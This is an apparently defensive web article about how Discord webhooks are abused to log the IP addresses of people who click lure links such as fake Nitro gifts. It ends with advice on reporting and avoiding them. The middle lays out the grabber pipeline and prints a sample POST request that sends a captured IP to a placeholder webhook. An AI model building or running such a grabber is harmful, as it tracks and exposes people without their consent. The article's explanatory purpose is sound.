
The Architecture of Discord Webhook Exploitation
Discord Webhooks are a built-in developer feature designed to push automated messages, bot alerts, and server notifications into text channels using a simple HTTP POST request. However, cybercriminals and script kiddies routinely weaponize this feature into an instantaneous, zero-cost exfiltration pipeline for logged IP addresses.
The Attack Pipeline: From Link Click to Webhook Alert
How does an attacker use a Discord webhook to log your personal IP address? The process follows a streamlined 3-step sequence:
- Creation of a Trapped Endpoint: The attacker hosts a lightweight script (PHP, Node.js, or Cloudflare Worker) on an external domain or free web host.
- Victim Handshake: When a user clicks the deceptive link (often disguised as a Nitro gift or meme), the victim browser queries the attacker web server.
- Instant POST Dispatch: The server script extracts the
HTTP_CF_CONNECTING_IPorX-Forwarded-Forheader and immediately sends a formatted JSON payload directly into the attacker private Discord channel via webhook:POST https://discord.com/api/webhooks/123456789/token_secret Payload: { "content": "IP Captured: 203.0.113.45 | ISP: Comcast | Region: NY" }
Because the data is transmitted over standard HTTPS, it bypasses basic firewall heuristics. For more on how phishing redirectors operate, review our article on fake Discord Nitro IP grabbers.
How to Neutralize & Report Malicious Discord Webhooks
- Report the Webhook URL Directly to Discord Trust & Safety: If you identify a malicious webhook URL inside a phishing script, submitting it to Discord immediately deletes the webhook and flags the associated server.
- Never Inspect Raw Links in Native Browsers: Always verify unknown links through sandbox environments or link expanders.
- Audit Your Network Exposure: Test your browser security headers and IP status on our free network threat scanner.